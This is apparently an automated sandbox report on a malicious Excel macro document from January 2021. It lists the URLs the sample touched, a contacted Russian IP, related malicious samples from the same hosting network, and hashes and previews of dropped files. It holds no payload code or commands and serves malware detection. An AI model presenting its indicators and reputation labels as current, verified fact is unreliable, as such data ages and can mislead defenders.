http://https://prod-global-autodetect.acompli.net/autodetect	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://weather.service.msn.com/data.aspx	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://apis.live.net/v5.0/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://management.azure.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://incidents.diagnostics.office.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.office.net	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://entitlement.diagnostics.office.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://outlook.office.com/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://templatelogging.office.com/client/log	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://outlook.office365.com/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://webshell.suite.office.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://management.azure.com/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://ncus-000.contentsync.	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://devnull.onenote.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://messaging.office.com/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeentities	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://augloop.office.com/v2	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://skyapi.live.net/Activity/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://dataservice.o365filtering.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://directory.services.	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.225.73.5	unknown	Russian Federation		9123	TIMEWEB-ASRU	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344651
Start date:	26.01.2021
Start time:	21:09:49
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Calculation-1972568702-01262021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLSM@3/11@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 40.88.32.150, 52.255.188.83, 13.88.21.125, 104.42.151.234, 168.61.161.212, 52.109.76.68, 52.109.12.22, 52.109.8.24, 92.122.253.206, 51.104.139.180, 20.54.26.129, 51.103.5.159, 51.104.146.109, 2.23.155.185, 2.23.155.227, 51.11.168.160 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, vip1-par02p.wns.notify.trafficmanager.net, skypedataprdcoleus15.cloudapp.net, emea1.notify.windows.com.akadns.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, par02p.wns.notify.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TIMEWEB-ASRU	DW019203084PO020192003928.pdf.exe	Get hash	malicious	Browse	• 185.200.24 3.169
	tnD89iJ2Vx.exe	Get hash	malicious	Browse	• 188.225.86.168
	rib.exe	Get hash	malicious	Browse	• 92.53.96.119
	7TwZx5dbbZ.exe	Get hash	malicious	Browse	• 185.114.24 5.109
	gunzipped.exe	Get hash	malicious	Browse	• 92.53.96.251
	sample.exe	Get hash	malicious	Browse	• 92.53.114.107
	reader_ca_install.exe	Get hash	malicious	Browse	• 89.223.121.124
	document-1444032431.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1444032431.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1421190491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1421190491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\E7E79C12-1EE9-4759-8A01-580DF683B6A5	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.37290466263196
Encrypted:	false
SSDEEP:	1536:4cQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:erQ9DQW+zBX8P
MD5:	A739138743910BCC46AB48BE0E457949
SHA1:	0250642716B54645E08B153E3BDC340BB4B0661B
SHA-256:	71C635F0F62EF39995D5FDE6C5CD9F5CA140DE5583892CAB5A2BC0F53E1EE009
SHA-512:	F5280915BE83A9D1BED2860906F4500EBE0F3B1EF15F307631B589D6735D9ABE6E7509BF31533C12B483F59E4A05A453D6E95C22552B1F37D339D93F93F9450A
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-26T20:10:46">.. Build: 16.0.13723.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\2409CBB.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5l9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]..........O..m7.r0|..."......?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."......y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\29FD7780.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ lr.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g...._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. l@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm\|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A0588B22.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBA0 F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C.....h}x..... .....\..N...z...._.|.....III.666...~~~..6l.Q.J...\.. m..g.h.SRR.\.p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GlI\|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....\|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?..Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Temp\20C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	26179
Entropy (8bit):	7.5577686469619065
Encrypted:	false

C:\Users\user\AppData\Local\Temp\20C10000	
SSDEEP:	384:p8xezujszRIU1xts4/Wt48aoVT0QNuzWKPqGn8PJo1:OwajsNB144YnW+u7qk8PJo1
MD5:	845F0004E10B77A739A8116D922E4819
SHA1:	8FACB1765B8B604DDD8E8DC0A14EB09AC2D02316
SHA-256:	ED2C7DAA66F1F82A53573D391E361CF9B62C55C0F1C86947AE7EF581F61571BD
SHA-512:	3FED2A2FB2E92FF258600AE8DDE74626ACC875DBB4FF3391E5A3B1A40EE3D04C744C448C3BCD0F400BD1B545EDC434F83625C85F211794A2E0133BF642A262 B
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?`L.%...a...;.....+.....pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j.....T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;. .d.1=`.l.....}.....Hh.8.....Po"}..a(3.....R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v.....W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:..CB..y#wg..7.....H...s....*...x..w.....w.....R]G .....c...c,.F..[....7.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Calculation-1972568702-01262021.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 13:47:06 2020, mtime=Wed Jan 27 04:10:49 2021, atime=Wed Jan 27 04:10:49 2021, length=26179, window=hide
Category:	dropped
Size (bytes):	2340
Entropy (8bit):	4.687983439248156
Encrypted:	false
SSDEEP:	48:8GFOS+YyybKotXB6pGFOS+YyybKotXB6:839otXK39otX
MD5:	03701DA6281E01F8517A905D7163947F
SHA1:	E9C8AEE2B9E768764D11F676EE896497897A9BB5
SHA-256:	8F7EE93497DE90361F3B6B6D73DF6615A68B23BC46F05FBB5ACB3AA68E194E96
SHA-512:	76BE2DB5A5D7EFF92FC4DAD9BC9C5AD6E6913D670252E7FFF8689D468D9067AC4D39A3F7FBD7870DED3CD78C0FFAE186244EAAE55EB351D7125CD6584D677 4A
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....8....P..j.....j...Cf.....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L..;RM).....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....T.1.....>Q.u..user..>.....NM.;RM).....S.....4...a.l.f.o.n.s.....~.1.....>Q.u..Desktop.h.....NM.;RM).....Y.....>.....D...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,. -.2.1.7.6.9.....2..g..;RT) .CALCUL~1.XLS..z.....>Q.u;RT)....f.....z.7.C.a.l.c.u.l.a.t.i.o.n.-.1.9.7.2.5.6.8.7.0.2.-.0.1.2.6.2.0.2.1...x.l.s.m.....k.....-.....j..... ...>.S.....C:\Users\user\Desktop\Calculation-1972568702-01262021.xlsm..;.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.a.l.c.u.l.a.t.i.o.n.-.1.9.7.2.5.6.8.7.0.2.-.0.1.2.6.2.0.2.1...x.l.s. m.....:..,.LB.)...Aw...`.....X.....305090.....!a..%.H.VZAj....Yt.+.....W...!a..%.H.VZAj....Yt.+.....W.....1SPS.XF.L8C....&.m.q.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:34:24 2019, mtime=Wed Jan 27 04:10:49 2021, atime=Wed Jan 27 04:10:49 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	909
Entropy (8bit):	4.692986190239037
Encrypted:	false
SSDEEP:	12:8mCJRUHgc6CHiEL+2eGXafuDgoi+W+jA0/y1bDyZTLkeGLkeM4t2Y+xIBjKZm:8mgUS2PugjA0KJDyj7aB6m
MD5:	95B4AC5FB50F067C3A4C950B871BA313
SHA1:	BE4FAEB37AE049E88A04169E3960FF28E36C1DD2
SHA-256:	BF522239C1A2F4B8F7EE2681CE98A252C3E31FD66C291261611FEC00F67D2719
SHA-512:	DC22E17FFFFC51EBFD20EB9AA7A28EDE3275DD6636237AA6E1C30635F55F6527E143A97039B39884A67E86259E5C9B593AA59C3EF1ECFBA58610D3914CC802 0
Malicious:	false
Reputation:	low
Preview:	L.....F.....-..Q...j....).j....0.....y....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L..;RM).....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....T.1.....>Q.u..user..>.....NM.;RM).....S.....4...a.l.f.o.n.s.....~.1.....;RY)..Desktop.h.....NM.;RY).....Y.....>.....m...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,. -.2.1.7.6.9.....F.....-.....E.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Aw...`.....X.....305090.....!a..%.H.VZAj...q.l.. .....W...!a..%.H.VZAj...q.l.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2..... .9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	148
Entropy (8bit):	4.761410671188077
Encrypted:	false
SSDEEP:	3:oyBVomxWtMK/ykGdSbXYp6l+gHK/ykGdSbXYp6lmxWtMK/ykGdSbXYp6lv:djeMAytdSUUTHAytdSUUzMAytdSUU1
MD5:	428EF8D935140E96B13978A13435377B

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA1:	02D884024638F381329087191CFEC9AD94141EA0
SHA-256:	57BA116F84F5AA5B5FF4FFFEE3AD043DCE67952C0CD1FA91C0A604250340365C
SHA-512:	FDBF751A1BA37914E274917704E1DEA9369103AA084F81F09B8B6014C8062B964D8555FC88D4698729939BB7D29071A7FC3ED47E1D6E6C33542A4DD936E0A920
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Calculation-1972568702-01262021.LNK=0..Calculation-1972568702-01262021.LNK=0..[misc]..Calculation-1972568702-01262021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\E0C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	26179
Entropy (8bit):	7.557882422024821
Encrypted:	false
SSDEEP:	384:p8xezujszRIU1xts4/Wt48aoVT0QNuzWKPqGn8cJo7:OwajsNB144YnW+u7qk8cJo7
MD5:	24625C0BC6E57167FB9E1EDCBB4DC972
SHA1:	4A1CA4F71A6C0A6A16679B80E86001C37D654733
SHA-256:	AB0AFE990E293FBBADCEF35107652C7519C2258B9EA9EBB0D27431EA143591B2
SHA-512:	FFCB1B79583A3AE0573DB8E2F9357FD16BC58A870BBF553B610BDF487D9249FA3B42B976F857BEFC19AA1277E5C01C7E27BA3813D53428FC324626D7F35B54D
Malicious:	false
Preview:	.U.n.0....?.....C....I?`L.%...a...;.....+.....pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j.....T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;..d.1=`.l.....}.....Hh.8.....Po"}..a(3.....R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v.....W...#:.....y.S}....d7.vC9\OO\..1Nym...v.:...CB..y#wg..7.....H...s....*...x..w.....w.....R]G.....c...c,.F..[....7.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Calculation-1972568702-01262021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.5624677136859715
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	Calculation-1972568702-01262021.xlsm
File size:	26370
MD5:	0104ed5f70a92ad434657225558532b7
SHA1:	d0207be667b2f90289448078f922f0c6201cd25e
SHA256:	fcc1bb0b8b6cbe484900163503f774dfad2074649247717b5c8993c560b69a0d
